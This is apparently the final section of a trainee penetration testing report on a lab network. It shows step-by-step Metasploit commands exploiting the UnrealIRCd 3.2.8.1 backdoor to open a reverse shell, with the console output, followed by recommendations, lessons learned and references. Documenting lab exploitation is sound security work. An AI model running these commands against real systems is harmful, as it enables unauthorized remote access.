Vulnerability Exploited: UnrealIRCd 3.2.8.1 Backdoor

- **System Vulnerable:** UnrealIRCd server running on 192.168.2.129

- **Vulnerability Explanation:** The UnrealIRCd 3.2.8.1 backdoor vulnerability allows remote command execution due to a backdoor inserted into the source code by attackers.

- **Exploitation Technique:** Metasploit module `exploit/unix/irc/unreal_ircd_3281_backdoor`

- Exploit Steps:

1. Set the payload to `cmd/unix/reverse` for reverse shell execution.

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload cmd/unix/reverse
```

2. Set the target host (`RHOSTS`) to 192.168.2.129 and the local host (`LHOST`) to 192.168.2.128.

```
set RHOSTS 192.168.2.129
set LHOST 192.168.2.128
```

3. Execute the exploit.

```
exploit
```

- Screenshot:

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.2.129
rhosts => 192.168.2.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.2.128
lhost => 192.168.2.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.2.128:4444
[*] 192.168.2.129:6667 - Connected to 192.168.2.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.2.129:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo fn0TEnz9en5qxvIo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "fn0TEnz9en5qxvIo\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 5 opened (192.168.2.128:4444 -> 192.168.2.129:42606) at 2024-04-11 22:12:35 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
```

- **Payload Execution:** The exploit provides a reverse shell, granting command execution capabilities on the target system.

- **Result:** I got Full Access to the target system.

4.4.4 Recommendations

I recommend updating all software on this network to the latest version to resolve vulnerabilities that we exploited in the Samba and UnrealIRCd servers.

5.0 Additional Items

5.1 Conclusion

In this network penetration testing report I performed various attacks and discovered a few vulnerabilities the main goal of this penetration testing action is to raise the security level in the network and limit the risk of exploitation and unauthorized access. Fixing these vulnerabilities is crucial to level up the security level of this network.

5.2 Lessons Learned

What I learned from this penetration testing process is that:

- I should discover vulnerabilities before they are exploited.
- Performing Safe coding techniques to prevent any web attack.
- The importance of Security awareness training
- The requirement of always monitoring the network and be ready for incident response.

5.3 Future Recommendations

In order to increase the network security level I suggest to:

- Implement a vulnerability management system
- Perform penetration testing regularly
- Increase the cyber security knowledge by making training to build a technical and safe environment.
- Always stay updated on all the new cybersecurity risk

5.4 References

1. **Open Web Application Security Project (OWASP).** OWASP Top Ten. <https://owasp.org/top10/>
2. **National Institute of Standards and Technology (NIST).** NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations. <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>
3. **SANS Institute.** SANS Critical Security Controls. <https://www.sans.org/critical-security-controls/>
4. **National Vulnerability Database (NVD).** <https://nvd.nist.gov/>
5. **Metasploit Framework.** Rapid7. <https://www.metasploit.com/>
6. **Hydra.** GitHub Repository. <https://github.com/vanhauser-thc/thc-hydra>
7. **Nmap.** <https://nmap.org/>
8. **Netdiscover.** <https://github.com/netdiscover/netdiscover>
9. **DVWA (Damn Vulnerable Web Application).** GitHub Repository. <https://github.com/digininja/DVWA>
10. **Ektron Content Management System.** Ektron CMS. <https://www.ektron.com>
11. **Microsoft Security.** Best practices for Remote Desktop Protocol (RDP) security. <https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-security-best-practices>
12. **Ektron CMS Documentation.** <https://documentation.alphagov.co.uk/documentation/penetration-testing/tools/ektron.htm>
13. **Offensive Security.** Penetration Testing with Kali Linux (PWK). <https://www.offensive-security.com/pwk-oscp/>
14. **Common Vulnerabilities and Exposures (CVE).** <https://cve.mitre.org/>
15. **European Union Agency for Cybersecurity (ENISA).** Threat Landscape Report. <https://www.enisa.europa.eu/publications/threat-landscape-report>
16. **CERT Division, Software Engineering Institute, Carnegie Mellon University.** Vulnerability Notes Database. <https://www.kb.cert.org/vuls/>
17. **Information Systems Security Association (ISSA).** Best Practices for Penetration Testing. <https://www.issa.org/resources/penetration-testing-best-practices/>



18. National Cyber Security Centre (NCSC). Penetration Testing Framework. <https://www.ncsc.gov.uk/guidance/penetration-testing-framework>

19. Gibson, S. Security Now! Podcast. <https://www.grc.com/securitynow.htm>

20. Github. Buffer Over Flow(Vulnserver.exe). <https://github.com/SkyBulk/exploit-development/blob/master/codes/vulnserver.md>